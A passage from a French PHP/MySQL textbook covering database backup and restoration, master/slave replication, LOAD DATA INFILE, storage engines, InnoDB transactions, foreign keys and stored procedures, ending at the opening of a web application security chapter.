La seconde méthode, qui est supérieure, implique le recours à la commande `mysql dump`. Son utilisation (depuis la ligne de commande du système d'exploitation) est généralement de la forme :

```
mysqldump --opt --all-databases > all.sql
```

Cette ligne de commande écrira dans le fichier *all.sql* tout le code SQL nécessaire à la reconstruction de la base de données.

Ensuite, il est préférable d'arrêter pendant un moment le processus `mysqld` et de le redémarrer avec l'option `log bin[=fichierlog]`. De cette façon, les mises à jour seront enregistrées dans le fichier log, ce qui vous permettra de disposer des modifications réalisées sur la base de données depuis votre opération de sauvegarde (les fichiers log doivent bien sûr être sauvegardés lors de toutes les opérations de sauvegarde des fichiers).

Une troisième méthode consiste à utiliser le script `mysqlhotcopy`, que vous pouvez appeler de la façon suivante :

```
mysqlhotcopy database /chemin/vers/sauvegarde
```

Vous devez ensuite suivre le processus de démarrage et d'arrêt de la base de données, comme nous l'avons indiqué précédemment.

Une dernière méthode de sauvegarde (et de reprise) consiste à gérer une copie répliquée de la base de données. La réplication est traitée plus loin dans ce chapitre.

Restauration de votre base de données MySQL

Pour restaurer une base de données MySQL, vous disposez de deux possibilités. Si le problème provient d'une table abîmée, vous pouvez lancer `myisamchk` avec l'option `r` (réparation).

Si vous avez employé la première méthode de sauvegarde, vous pouvez copier les fichiers de données aux mêmes emplacements que les originaux dans une nouvelle installation MySQL.

Si vous avez utilisé la seconde méthode, il vous faut réaliser deux étapes. Vous devez en premier lieu exécuter les requêtes contenues dans le fichier de sauvegarde afin de reconstruire la base de données dans l'état où elle se trouvait au moment de la sauvegarde. Puis vous devez mettre à jour la base de données jusqu'au point stocké dans le log binaire. Vous pouvez le faire en exécutant la commande :

```
mysqlbinlog hôte-bin.[0-9]* | mysql
```

Vous trouverez plus d'informations sur les opérations de sauvegarde et de restauration sur le site web de MySQL, **http://www.mysql.com**.

Implémenter la réplication

La réplication est une technique grâce à laquelle plusieurs serveurs de base de données peuvent servir les mêmes données. Il est ainsi possible d'équilibrer la charge et d'améliorer la fiabilité du système. Si un système est en panne, les autres peuvent toujours être interrogés. Une fois configurée, la réplication peut également être utilisée pour réaliser des sauvegardes.

L'idée fondamentale consiste à avoir un serveur maître et à lui ajouter un certain nombre d'esclaves. Chacun des esclaves offre une réplication en miroir du maître. Lorsque vous configurez initialement les esclaves, vous copiez un instantané de toutes les données du maître à ce moment précis. Puis les esclaves demandent des mises à jour de la part du maître. Le maître transmet les détails des requêtes exécutées grâce à son journal binaire et les esclaves réappliquent ces requêtes aux données.

L'approche habituelle pour utiliser cette configuration consiste à appliquer les requêtes en écriture au maître et les requêtes en lecture aux esclaves. Des architectures plus complexes sont également possibles, par exemple en incluant plusieurs maîtres, mais nous ne traiterons ici que du cas de figure le plus courant.

Vous devez bien comprendre que les esclaves ne possèdent généralement pas des données aussi à jour que celles du maître. Cet état de fait se produit dans n'importe quelle base de données distribuée.

Pour entamer la configuration d'une architecture maître/esclaves, vous devez vous assurer que la journalisation binaire est activée sur le maître. Pour plus d'informations à ce sujet, consultez l'Annexe A.

Vous devez éditer votre fichier *my.ini* ou *my.cnf* sur les serveurs maître et esclave. Sur le maître, utilisez la configuration suivante :

```
[mysqld]
log-bin
server-id=1
```

Le premier réglage active la journalisation binaire (il devrait donc déjà être présent ; s'il ne l'est pas, ajoutez-le). Le second donne à votre maître un identifiant unique. Chaque esclave requiert également un identifiant : vous devez donc ajouter une ligne semblable aux fichiers *my.ini/my.cnf* sur chacun des esclaves. Assurez-vous que ces nombres soient uniques ! Par exemple, votre premier esclave pourrait être paramétré avec `server id=2`, le second, avec `server id=3`, etc.

Configurer le maître

Sur le maître, vous devez créer un utilisateur pour la connexion des esclaves. Il existe un niveau de privilège spécial pour les esclaves, appelé *esclave de réplication*. Selon la

manière dont vous prévoyez de réaliser le transfert de données initial, il se peut que vous deviez temporairement accorder certains privilèges supplémentaires.

Dans la plupart des cas, vous utiliserez un instantané de la base de données pour transférer les données, et, dans ce cas, seul le privilège spécial esclave de réplication est nécessaire. Si vous décidez d'utiliser la commande `LOAD DATA FROM MASTER` pour transférer les données (voir la prochaine section), l'utilisateur aura besoin des privilèges `RELOAD`, `SUPER` et `SELECT`, mais uniquement pour la configuration initiale. Selon le principe du moindre privilège exposé au Chapitre 9, vous devrez révoquer ces autres privilèges une fois que le système est opérationnel.

Créez un utilisateur sur le maître. Vous pouvez lui attribuer le nom et le mot de passe de votre choix, mais ne perdez pas ces informations. Dans notre exemple, nous appellerons cet utilisateur `esc rep` :

```
grant replication slave
on *.*
to 'esc_rep'@'%' identified by 'motdepasse';
```

Remplacez évidemment *`motdepasse`* par le mot de passe de votre choix.

Réaliser le transfert de données initial

Il existe plusieurs moyens de transférer les données depuis le maître vers l'esclave. Le plus simple consiste à configurer les esclaves (voir la section suivante) et à exécuter une instruction `LOAD DATA FROM MASTER`. Le problème avec cette approche tient à ce que les tables sur le maître seront verrouillées pendant que les données sont transférées. Comme cette opération peut prendre un certain temps, nous ne conseillons pas cette méthode (vous ne pouvez l'utiliser que si vous utilisez des tables MyISAM).

En général, il est préférable de prendre un instantané de la base de données. Pour cela, vous pouvez utiliser les procédures décrites pour la réalisation des sauvegardes dans ce chapitre. Vous devez au préalable purger les tables avec l'instruction suivante :

```
flush tables with read lock;
```

Le verrou en lecture est requis parce que vous devez enregistrer la position du serveur dans son journal binaire lorsque l'instantané est effectué. Vous pouvez le faire en exécutant l'instruction suivante :

```
show master status;
```

Cette instruction doit produire une sortie comme celle-ci :

```
+----------------------+----------+--------------+------------------+
| File                 | Position | Binlog_Do_DB | Binlog_Ignore_DB |
+----------------------+----------+--------------+------------------+
| laura-ltc-bin.000001 |       95 |              |                  |
+----------------------+----------+--------------+------------------+
```

Notez le fichier et la position. Vous aurez besoin de ces informations pour configurer les esclaves.

Puis prenez votre instantané et déverrouillez les tables avec l'instruction suivante :

```
unlock tables;
```

Si vous utilisez des tables InnoDB, le moyen le plus simple consiste à utiliser l'outil *InnoDB Hot Backup*, proposé par Innobase Oy à l'adresse **http://www.innodb.com**. Il ne s'agit pas d'un logiciel libre et sa licence n'est pas gratuite. Sinon vous pouvez utiliser la procédure décrite ici et, avant de déverrouiller les tables, fermer le serveur MySQL et copier le répertoire entier pour la base de données que vous souhaitez répliquer avant de redémarrer le serveur et de déverrouiller les tables.

Configurer l'esclave ou les esclaves

Deux options vous sont proposées pour configurer l'esclave ou les esclaves. Si vous avez effectué un instantané de votre base de données, commencez par l'installer sur le serveur esclave.

Ensuite, exécutez les requêtes suivantes sur votre esclave :

```
change master to
master-host='serveur',
master-user='utilisateur',
master-password='motdepasse,
master-log-file='fichier_journal',
master-log-pos=pos_journal;
start slave;
```

Vous devez remplacer les données en italique. *`serveur`* correspond au nom du serveur maître. *`utilisateur`* et *`motdepasse`* proviennent de l'instruction `GRANT` que vous avez exécutée sur le serveur maître. *`fichier journal`* et *`pos journal`* proviennent de la sortie de l'instruction `SHOW MASTER STATUS` que vous avez exécutée sur le serveur maître.

Votre système de réplication doit maintenant être opérationnel.

Si vous n'avez pas effectué d'instantané, vous pouvez charger les données depuis le maître après avoir exécuté la requête précédente en exécutant l'instruction suivante :

```
load data from master;
```

Pour aller plus loin

Dans ces chapitres sur MySQL, nous nous sommes intéressés aux utilisations et aux parties du système les plus étroitement associées au développement web, ainsi qu'à la liaison entre MySQL et PHP.

Si vous souhaitez approfondir vos connaissances concernant MySQL, vous pouvez visiter le site web de MySQL, **http://www.mysql.com**.

Vous pouvez également consulter le livre *MySQL 5, Guide officiel* de Paul Dubois, publié par les éditions Pearson Education France en 2006.

Pour la suite

Dans le chapitre suivant, nous examinerons certaines des fonctionnalités avancées de MySQL utiles pour la programmation d'applications web, comme le choix des moteurs de stockage, les transactions et les procédures stockées.

13

Programmation MySQL avancée

Dans ce chapitre, nous traiterons de sujets MySQL plus avancés, comme les types de tables, les transactions et les procédures stockées.

L'instruction *LOAD DATA INFILE*

L'instruction `LOAD DATA INFILE` fait partie des fonctionnalités utiles de MySQL que nous n'avons pas encore traitées. Elle permet de charger des tables à partir d'un fichier et s'exécute très rapidement.

Cette commande flexible possède de nombreuses options, mais elle s'utilise le plus souvent de la manière suivante :

```
LOAD DATA INFILE "nouveaux_livres.txt" INTO TABLE livres;
```

Cette ligne lit les lignes du fichier *newbooks.txt* et les insère dans la table `livres`. Par défaut, les champs de données dans le fichier doivent être séparés par des tabulations et entourés d'apostrophes, chaque ligne étant séparée par un caractère de nouvelle ligne (`\n`). Les caractères spéciaux doivent être protégés par un antislash (`\`). Toutes ces caractéristiques sont configurables grâce aux diverses options de l'instruction `LOAD` ; pour plus d'informations à ce sujet, consultez le manuel MySQL.

Pour utiliser l'instruction `LOAD DATA INFILE`, l'utilisateur doit posséder le privilège `FILE` présenté au Chapitre 9.

Les moteurs de stockage

MySQL supporte un certain nombre de moteurs de stockage, que l'on appelle parfois aussi *types de tables*. En d'autres termes, vous pouvez choisir l'implémentation sous-jacente des tables. Chaque table d'une même base de données peut utiliser un moteur de

stockage différent et les tables peuvent aisément être converties pour passer d'un type à un autre.

Pour choisir le type de table lorsque vous créez votre table, utilisez l'instruction suivante :

```
CREATE TABLE table TYPE=type ....
```

Les types de tables généralement disponibles sont les suivants :

- **MyISAM.** Il s'agit du type par défaut et c'est celui que nous avons utilisé jusqu'à présent dans ce livre. Il est fondé sur le type ISAM (*Indexed Sequential Access Method,* ou "méthode d'accès séquentiel indexé) traditionnel, une méthode standard pour stocker les enregistrements et les fichiers. MyISAM offre un certain nombre d'avantages supplémentaires par rapport au type ISAM. Par comparaison avec les autres moteurs de stockage, MyISAM est celui qui possède le plus d'outils pour la vérification et la réparation des tables. Les tables MyISAM peuvent être compressées et supportent la recherche plein texte. En revanche, elles ne permettent pas d'exécuter des transactions de façon sûre et ne reconnaissent pas les clés étrangères.
- **MEMORY** (auparavant appelée HEAP). Les tables de ce type sont stockées en mémoire et leurs index sont hachés. Les tables MEMORY sont ainsi extrêmement rapides, mais vos données seront perdues si le serveur se plante. Ces caractéristiques font des tables MEMORY des candidates idéales pour le stockage de données temporaires ou dérivées. Vous devez indiquer `MAX ROWS` dans l'instruction `CREATE TABLE` ; sinon ces tables pourraient consommer toute votre mémoire. En outre, elles ne peuvent pas posséder de colonnes de types `BLOB`, `TEXT` ou `AUTO INCREMENT`.
- **MERGE.** Ces tables vous permettent de traiter une collection de tables MyISAM comme une seule table lors de vos requêtes. Il est ainsi possible de contourner les limites relatives à la taille de fichier maximale sur certains systèmes d'exploitation.
- **ARCHIVE.** Ces tables permettent de stocker de gros volumes de données avec une empreinte mémoire minimale. Les tables de ce type n'autorisent que les requêtes `INSERT` et `SELECT` ; vous ne pouvez pas leur appliquer d'instructions `DELETE`, `UPDATE` ou `REPLACE`. En outre, elles n'utilisent pas d'index.
- **CSV.** Ces tables sont stockées sur le serveur sous la forme d'un unique fichier contenant des valeurs séparées par des virgules. L'avantage de ce type de table n'apparaît que lorsque vous devez consulter ou manipuler des données dans un tableur comme Microsoft Excel.
- **InnoDB**. Ces tables permettent d'effectuer des transactions correctement puisqu'elles fournissent les fonctionnalités `COMMIT` et `ROLLBACK`. Les tables InnoDB savent également gérer les clés étrangères. Pour certaines applications, tous ces

avantages peuvent compenser le fait qu'elles sont plus lentes que les tables MyISAM.

Dans la plupart des applications web, vous utiliserez généralement des tables MyISAM ou InnoDB, ou une combinaison des deux.

Vous devriez choisir des tables MyISAM lorsque vous exécutez un grand nombre d'instructions `SELECT` ou `INSERT` (non entrelacées) sur une table car il s'agit du moyen le plus rapide de le faire. Pour de nombreuses applications web comme les catalogues de produits, MyISAM est le meilleur choix. Vous devriez également utiliser MyISAM si vous avez besoin de fonctionnalités de recherche en plein texte. En revanche, utilisez le moteur de stockage InnoDB lorsque les transactions sont importantes, par exemple pour les tables stockant des données financières ou dans le cas où les instructions `INSERT` et `SELECT` sont entrelacées, comme dans les forums en ligne.

Vous pouvez utiliser des tables MEMORY pour les tables temporaires ou pour implémenter des vues. Les tables MERGE sont utiles si vous devez gérer des tables MyISAM de très grande taille.

Vous pouvez modifier le type d'une table après sa création à l'aide d'une instruction `ALTER TABLE`, comme ceci :

```
alter table commandes type=innodb;
alter table livres_commandes type=innodb;
```

Dans la majeure partie de ce livre, nous avons utilisé des tables MyISAM. Nous nous concentrerons à présent sur l'utilisation des transactions et leurs implémentations dans les tables InnoDB.

Les transactions

Les transactions sont des mécanismes qui assurent la cohérence des bases de données, notamment dans l'éventualité d'une erreur ou d'un plantage du serveur. Dans les sections qui suivent, nous expliquerons ce que sont les transactions et comment les implémenter avec InnoDB.

Comprendre la définition des transactions

Il convient tout d'abord de définir le terme *transaction*. Une transaction est une requête ou un ensemble de requêtes dont il est garanti qu'il sera soit entièrement exécuté sur la base de données, soit pas exécuté du tout. La base de données restera donc toujours dans un état cohérent, que la transaction soit réalisée ou non.

Pour mieux comprendre l'importance de cette caractéristique, considérez une base de données d'opérations bancaires et imaginez que vous souhaitiez transférer de l'argent d'un compte à un autre. Cette action implique de supprimer l'argent d'un compte et de

l'insérer dans un autre, ce qui nécessite au moins deux requêtes. Il est de la plus haute importance que ces deux requêtes soient exécutées toutes les deux ou qu'elles ne soient exécutées ni l'une ni l'autre. Si vous retirez l'argent d'un compte et qu'une panne de courant survienne avant que vous ne l'ayez placé dans l'autre compte, que se passera-t-il ? L'argent aura disparu ?

Vous avez peut-être déjà entendu parler de la *conformité à ACID*. ACID est un acronyme décrivant quatre conditions que les transactions doivent satisfaire :

- **Atomicité.** Les transactions doivent être atomiques. Autrement dit, elles doivent être soit entièrement exécutées, soit pas du tout exécutées.
- **Cohérence.** Les transactions doivent laisser la base de données dans un état cohérent.
- **Isolation.** Les transactions non terminées ne doivent pas être visibles pour les autres utilisateurs de la base de données ; autrement dit, elles doivent rester isolées tant qu'elles ne sont pas terminées.
- **Durabilité.** Une fois écrites dans la base de données, les transactions doivent rester permanentes ou durables.

Une transaction qui a été écrite de manière permanente dans la base de données est dite *validée*. Une transaction qui n'est pas écrite dans la base de données (de sorte que la base de données est replacée dans l'état qui était le sien avant que la transaction ne commence) est dite *annulée*.

Utiliser des transactions avec InnoDB

Par défaut, MySQL s'exécute en *mode autocommit*, ce qui signifie que chaque instruction que vous exécutez est immédiatement écrite (validée) dans la base de données. Si vous utilisez un type de table transactionnel, vous ne voudrez sûrement pas de ce comportement.

Pour désactiver le mode autocommit dans la session courante, tapez :

```
set autocommit=0;
```

Lorsque le mode autocommit est activé, vous pouvez le désactiver temporairement avec l'instruction suivante :

```
start transaction;
```

Lorsque vous avez fini d'entrer les instructions qui constituent une transaction, vous pourrez la valider dans la base de données en tapant simplement :

```
commit;
```

Si vous avez changé d'avis, vous pouvez revenir à l'état précédent de la base de données en tapant :

```
rollback;
```

Tant que vous n'avez pas validé une transaction, cette dernière n'est pas visible pour les autres utilisateurs ni dans dans les autres sessions.

À titre d'exemple, exécutez ces instructions `ALTER TABLE` sur votre base de données `livres` si vous ne l'avez pas déjà fait en lisant la section précédente.

```
alter table livres_commandes=innodb;
alter table commandes type=innodb;
```

Ces instructions convertissent deux des tables en tables InnoDB (vous pourrez les reconvertir par la suite si vous le souhaitez, en exécutant ces mêmes instructions mais avec `type=MyISAM`).

Puis ouvrez deux connexions à la base de données `livres`. Dans une connexion, ajoutez une nouvelle commande de livre à la base de données :

```
insert into commandes values (5, 2, 69.98, '2008-06-18');
insert into livres_commandes values (5, '0-672-31697-8', 1);
```

Vérifiez que vous pouvez voir cette nouvelle commande :

```
select * from commandes where idcommande=5;
```

Vous devriez voir ce résultat s'afficher :

```
+------------+----------+---------+------------+
| idcommande | idclient | montant | date       |
+------------+----------+---------+------------+
|          5 |        2 |   69.98 | 2008-06-18 |
+------------+----------+---------+------------+
```

Conservez cette connexion ouverte, accédez à votre autre connexion et exécutez la même requête de sélection. Vous ne devriez cette fois pas pouvoir voir la commande :

```
Empty set (0.00 sec)
```

(Si vous la voyez, c'est sûrement parce que vous n'avez pas désactivé le mode auto-commit. Vérifiez et assurez-vous que vous avez bien converti la table au format InnoDB. En effet, la transaction n'a pas encore été validée – c'est l'illustration du principe d'isolation des transactions.)

À présent, revenez à la première connexion et validez la transaction :

```
commit;
```

Vous devriez maintenant pouvoir retrouver la ligne dans votre autre connexion.

Les clés étrangères

InnoDB reconnaît également les clés étrangères, que nous avons traitées au Chapitre 8. Lorsque vous utilisez des tables MyISAM, vous n'avez aucun moyen de faire appliquer les contraintes liées aux clés étrangères.

Dans le cas de l'insertion d'une ligne dans la table `livres commandes`, vous devez inclure un `idcommande` valide. Avec MyISAM, vous devez vérifier quelque part dans le code de votre application la validité de l'identifiant `idcommande` que vous insérez. Grâce aux clés étrangères dans InnoDB, vous pouvez laisser à la base de données le soin de réaliser cette vérification pour vous.

Pour créer la table pour qu'elle utilise une clé étrangère, vous pouvez changer l'instruction de création de table comme suit :

```
create table livres_commandes
( idcommande int unsigned not null references commandes(idcommande),
  isbn char(13) not null,
  quantite tinyint unsigned,
  primary key (idcommande, isbn)
) type=InnoDB;
```

Les termes `references commandes(idcommande)` après `idcommande` signifient que cette colonne est une clé étrangère qui doit contenir une valeur de la colonne `idcommande` de la table `commandes`.

Pour finir, nous avons ajouté le type de table `type=InnoDB` à la fin de la déclaration. Cette indication est requise pour que les clés étrangères fonctionnent.

Vous pouvez également apporter ces modifications à une table existante, en utilisant des instructions `ALTER TABLE` :

```
alter table livres_commandes type=InnoDB;
alter table livres_commandes
add foreign key (idcommande) references commandes(idcommande);
```

Pour voir si la modification a fonctionné, essayez d'insérer une ligne avec un `idcommande` qui n'existe pas dans la table `commandes` :

```
insert into livres_commandes values (77, '0-672-31697-8', 7);
```

Vous devriez alors obtenir une erreur comme celle-ci :

```
ERROR 1452 (23000): Cannot add or update a child row:
a foreign key constraint fails
```

Les procédures stockées

Une procédure stockée est une fonction créée et stockée à l'intérieur de MySQL. Cette fonction peut être constituée d'instructions SQL et d'un certain nombre de structures de contrôle spéciales. Elle peut être utile lorsque vous souhaitez exécuter la même fonction à partir de diverses applications ou plates-formes ou pouvoir encapsuler des fonctionnalités. Les procédures stockées dans une base de données peuvent être considérées comme analogues à l'approche orientée objet en programmation. Elles vous permettent de contrôler le mode d'accès aux données.

Commençons par un exemple simple.

Un exemple simple

Le Listing 13.1 déclare une procédure stockée.

Listing 13.1 : *procedure_stockee_basique.sql* — Déclaration d'une procédure stockée

```
# Exemple simple de procédure stockée
delimiter //

create procedure total_commandes (out total float)
BEGIN
 select sum(montant) into total from commandes;
END
//

delimiter ;
```

Étudions ce code ligne par ligne.

La première instruction :

```
delimiter //
```

modifie le délimiteur de fin d'instruction en remplaçant sa valeur courante (en général, un point-virgule, à moins que vous ne l'ayez changée précédemment) par une double barre de fraction. Cette étape est nécessaire afin de pouvoir utiliser le délimiteur de point-virgule dans la procédure stockée lorsque vous entrez le code de la procédure sans que MySQL n'essaie d'exécuter le code en cours de route.

La ligne suivante :

```
create procedure total_commandes (out total float)
```

crée la procédure stockée elle-même. Le nom de cette procédure est `total commandes`. Elle possède un unique paramètre, appelé `total`, qui correspond à la valeur que vous essayez de calculer. Le terme `OUT` indique que ce paramètre est passé en mode *sortie* (c'est la fonction qui le remplira).

Les paramètres peuvent également être déclarés en mode `IN`, qui signifie que la valeur est passée à la procédure, ou en mode `INOUT`, qui signifie que la valeur est passée à la procédure mais que cette dernière peut la modifier.

Le terme `float` indique le type du paramètre. Ici, on renvoie un total de toutes les commandes de la table `commandes`. Le type de la colonne `montant` de `commandes` étant `float`, c'est une valeur de ce type qui sera donc renvoyée. Les types de données autorisés dans les procédures stockées sont les mêmes que les types de colonne autorisés.

Si vous souhaitez passer plusieurs paramètres, vous pouvez utiliser une liste de paramètres séparés par des virgules, comme en PHP.

Le corps de la procédure est entouré par les instructions `BEGIN` et `END`. Ces instructions sont analogues aux accolades en PHP (`{}`) car elles délimitent un bloc d'instructions.

Le corps de la procédure exécute simplement une instruction `SELECT`. La seule différence par rapport à une instruction normale tient à ce que l'on utilise la clause `into total` afin de charger le résultat de la requête dans le paramètre `total`.

Après avoir déclaré la procédure, on redéfinit le délimiteur comme étant le point-virgule :

```
delimiter ;
```

Une fois que la procédure a été déclarée, vous pouvez l'appeler en utilisant le mot-clé `call`, comme ici :

```
call total_commandes(@t);
```

Cette instruction appelle la procédure `total commandes` en lui passant une variable pour récupérer le résultat. Vous devez ensuite examiner cette variable :

```
select @t;
```

Le résultat doit être de la forme :

```
+-----------------+
| @t              |
+-----------------+
| 289.92001152039 |
+-----------------+
```

Vous pouvez également créer des fonctions. Une fonction accepte uniquement des paramètres en mode lecture et renvoie une seule valeur.

Comme le montre le Listing 13.2, la syntaxe de base est quasiment identique.

Listing 13.2 : *fonction_basique.sql* — Déclaration d'une fonction stockée

```
# syntaxe de base pour créer une fonction

delimiter //

create function prix_ttc(prix float) returns float
return prix * 1.1;
//

delimiter ;
```

Comme vous pouvez le constater, cet exemple utilise le mot-clé `function` au lieu de `procedure`, mais il y a également deux autres différences.

Les paramètres n'ont pas besoin d'être précisés en tant que `IN` ou `OUT` car ils sont nécessairement tous en mode `IN`. Après la liste des paramètres, vous pouvez voir la clause `returns float`. Elle indique le type de la valeur de retour. Ce type, ici aussi, peut être n'importe quel type MySQL valide.

Pour renvoyer une valeur, on utilise l'instruction `return`, comme en PHP.

Notez que cet exemple n'utilise pas les instructions `BEGIN` et `END`. Vous pourriez les utiliser, mais elles ne sont pas requises. Comme en PHP, si un bloc d'instructions ne contient qu'une seule instruction, vous n'avez pas besoin d'en marquer le début et la fin.

L'appel d'une fonction est un peu différent de l'appel d'une procédure. Vous pouvez appeler une fonction stockée de la même manière que vous appelleriez une fonction prédéfinie :

```
select prix_ttc(100);
```

Cette instruction doit produire le résultat suivant :

```
+---------------+
| prix_ttc(100) |
+---------------+
|           110 |
+---------------+
```

Vous pouvez visualiser le code utilisé pour définir les procédures et les fonctions stockées à l'aide des instructions suivantes :

```
show create procedure total_commandes;
```

ou

```
show create function prix_ttc;
```

Vous pouvez les supprimer avec :

```
drop procedure total_commandes;
```

ou

```
drop function prix_ttc;
```

Les procédures stockées offrent la possibilité d'utiliser des structures de contrôle, des variables, des gestionnaires `DECLARE` (comme les exceptions) et des curseurs. Nous allons examiner chacun de ces outils dans les sections qui suivent.

Variables locales

Vous pouvez déclarer des variables locales dans un bloc `begin...end` en utilisant une instruction `declare`. Vous pourriez, par exemple, modifier la fonction `prix ttc` de

manière à utiliser une variable locale pour stocker le taux de la taxe, comme le montre le Listing 13.3.

Listing 13.3 : *fonction_basique.sql* — Déclaration d'une fonction stockée avec des variables

```
# Syntaxe de base pour créer une fonction

delimiter //

create function prix_ttc (prix float) returns float
begin
  declare taxe float default 0.10;
  return prix * (1 + taxe);
end
//
delimiter ;
```

Comme vous pouvez le constater, vous déclarez la variable avec `declare` suivi du nom de la variable. La clause `default` est facultative et permet d'affecter une valeur initiale à la variable. Vous pouvez ensuite utiliser la variable de façon classique.

Curseurs et structures de contrôle

Étudions un exemple plus complexe. Ici, on veut écrire une procédure stockée qui détermine la commande dont le montant est le plus grand et en retourne l'identifiant `idcommande` (on pourrait évidemment obtenir le même résultat avec une simple requête, mais nous voulons montrer ici comment utiliser les curseurs et les structures de contrôle). Le code de cette procédure stockée est présenté dans le Listing 13.4.

Listing 13.4 : *structures_controle_curseurs.sql* — Utilisation de curseurs et de boucles pour traiter un ensemble résultat

```
# Procédure permettant de retrouver l'idcommande du plus grand montant
# Peut être réalisée avec max, mais illustre les principes des procédures
# stockées

delimiter //

create procedure max_commande(out max_id int)
begin
  declare cet_id int;
  declare ce_montant float;
  declare l_montant float default 0.0;
  declare l_id int;

  declare fini int default 0;
```

```
  declare continue handler for sqlstate '02000' set fini = 1;
  declare c1 cursor for select idcommande, montant from commandes;

  open c1;
  repeat
    fetch c1 into cet_id, ce_montant;
    if not fini then
      if ce_montant > l_montant then
        set l_montant = ce_montant;
        set l_id = cet_id;
      end if;
    end if;
   until fini end repeat;
  close c1;

  set max_id = l_id;

end
//

delimiter ;
```

Ce code utilise des structures de contrôle (des structures conditionnelles et des boucles), des curseurs et des gestionnaires `declare`. Étudions-le ligne par ligne.

Au début de la procédure, on déclare un certain nombre de variables locales à utiliser dans la procédure. Les variables `cet id` et `ce montant` stockent les valeurs de `idcommande` et de `montant` pour la ligne courante. Les variables `l montant` et `l id` stockent le montant de commande le plus élevé et l'identifiant correspondant. Comme on veut déterminer le plus grand montant en comparant chaque valeur à la valeur la plus élevée actuellement, on initialise cette variable à zéro.

La variable suivante est `fini`, qui est initialisée à zéro (faux). Cette variable sert de test de boucle. Lorsqu'il n'y a plus de ligne à examiner, on le positionne à `1` (vrai).

La ligne :

```
declare continue handler for sqlstate '02000' set fini = 1;
```

est appelée *gestionnaire `declare`*. Elle ressemble à une exception dans les procédures stockées. Vous pouvez également implémenter des *gestionnaires `continue`* et des *gestionnaires `exit`*. Les gestionnaires `continue`, comme celui présenté ici, réalisent l'action indiquée puis poursuivent l'exécution de la procédure, tandis que les gestionnaires `exit` quittent le bloc `begin...end` le plus proche.

La partie suivante du gestionnaire `declare` indique à quel moment le gestionnaire sera appelé. Ici, il sera appelé lorsque `sqlstate '02000'` est atteint, ce qui est un moyen cryptique de signifier que l'appel se fera lorsque aucune ligne n'est trouvée. Vous traitez un ensemble résultat ligne par ligne et, lorsque vous êtes à court de lignes, ce

gestionnaire sera appelé. Vous pourriez également indiquer `FOR NOT FOUND`, ce qui est équivalent. Les autres options sont `SQLWARNING` et `SQLEXCEPTION`.

Vient ensuite un curseur. Celui-ci s'apparente assez à un tableau. Il récupère un ensemble résultat d'une requête (comme celui renvoyé par `mysqli query()`) et vous permet de le traiter ligne par ligne (comme vous le feriez par exemple avec `mysqli fetch row()`). Considérez le curseur suivant :

```
declare c1 cursor for select idcommande, montant from commandes;
```

Ce curseur est appelé `c1`. Il ne s'agit que d'une définition de ce qu'il va contenir. La requête ne sera pas encore exécutée.

La ligne suivante :

```
open c1;
```

exécute la requête elle-même. Pour obtenir chaque ligne de données, vous devez exécuter une instruction `fetch`. Cela se fait dans une boucle `repeat`. Dans le cas présent, la boucle ressemble à ceci :

```
repeat
...
until fini end repeat;
```

Notez que la condition (`until fini`) n'est pas vérifiée avant la fin. Les procédures stockées supportent également les boucles `while` de la forme suivante :

```
while condition do
...
end while;
```

Il existe aussi des boucles `loop`, de la forme suivante :

```
loop
...
end loop
```

Ces boucles ne possèdent pas de conditions intégrées, mais on peut les quitter à l'aide d'une instruction `leave;`.

Notez qu'il n'existe pas de boucles `for`.

Toujours dans notre exemple, la ligne suivante du code extrait une ligne de données :

```
fetch c1 into cet_id, ce_montant;
```

Cette ligne récupère une ligne à partir de la requête du curseur. Les deux attributs récupérés par la requête sont stockés dans les deux variables locales spécifiées.

On vérifie si une ligne a été récupérée puis on compare le montant de la boucle actuelle avec le montant maximal stocké, au moyen de deux instructions `IF` :

```
if not fini then
  if ce_montant > l_montant then
```

```
      set l_montant = ce_montant;
      set l_id = cet_id;
    end if;
  end if;
```

Notez que les valeurs de variable sont définies au moyen de l'instruction `set`.

Outre `if...then`, les procédures stockées disposent également d'une structure `if...then...else` de la forme suivante :

```
if condition then
    ...
    [elseif condition then]
    ...
    [else]
    ...
end if
```

Il existe également une instruction `case`, qui possède la forme suivante :

```
case valeur
    when valeur then instruction
    [when valeur then instruction ...]
    [else instruction]
end case
```

Pour revenir à notre exemple, une fois que la boucle a terminé, il reste un peu de nettoyage à faire :

```
close c1;
set max_id = l_id;
```

L'instruction `close` ferme le curseur.

Pour finir, vous positionnez le paramètre `OUT` à la valeur que vous avez calculée. Vous pouvez utiliser le paramètre non pas comme une variable temporaire mais uniquement pour stocker la valeur finale (cet emploi est semblable à celui d'autres langages de programmation, comme Ada).

Si vous créez cette procédure comme on l'a indiqué ici, vous pouvez l'appeler comme vous avez appelé l'autre procédure :

```
call max_commande(@l);
select @l;
```

Vous devriez obtenir une sortie comme celle-ci :

```
+------+
| @l   |
+------+
| 3    |
+------+
```

Vous pouvez vérifier par vous-même que le calcul est correct.

Pour aller plus loin

Dans ce chapitre, nous avons proposé un rapide tour d'horizon des procédures stockées. Pour en apprendre plus sur ce sujet, consultez le manuel MySQL.

Pour plus d'informations sur `LOAD DATA INFILE`, sur les différents moteurs de stockage et sur les procédures stockées, consultez également le manuel MySQL.

Si vous voulez en savoir plus sur les transactions et la cohérence des bases de données, nous vous conseillons de vous procurer un bon livre sur les bases de données relationnelles, comme *An Introduction to Database Systems*, de C. J. Date.

Pour la suite

Nous avons à présent traité les notions fondamentales de PHP et de MySQL. Au chapitre suivant, nous aborderons le problème de la sécurité des applications web.

III

Sécurité

14 | *Sécurité des applications web*
15 | *Authentification avec PHP et MySQL*
16 | *Transactions sécurisées avec PHP et MySQL*

14

Sécurité des applications web

Dans ce chapitre, nous continuerons notre étude de la sécurité des applications en examinant comment sécuriser la totalité d'une application web. Chaque composant doit évidemment être protégé contre les mauvaises utilisations éventuelles (accidentelles ou volontaires) ; nous développerons donc certaines stratégies de développement pour nous aider dans cette tâche.

Stratégies de sécurité

L'un des principaux intérêts d'Internet, son ouverture et l'accessibilité réciproque entre toutes les machines qu'il relie, est également l'un des pires cauchemars des développeurs d'applications web. Il y a tant d'ordinateurs reliés entre eux qu'il est sûr que certains utilisateurs connectés ont tout sauf de louables intentions. Avec tout ce danger qui nous entoure, exposer à tout le réseau une application gérant des informations confidentielles comme des numéros de cartes de crédits, des informations bancaires ou personnelles peut sembler assez périlleux. Mais le commerce doit continuer et nous devons voir plus loin que la simple sécurisation de nos applications : nous devons développer une approche pour prévoir et traiter les problèmes de sécurité. L'essentiel, ici, est de trouver une approche qui trouve un équilibre entre la nécessité de nous protéger et celle de réaliser nos affaires et d'avoir une application fonctionnelle.

Partir du bon pied

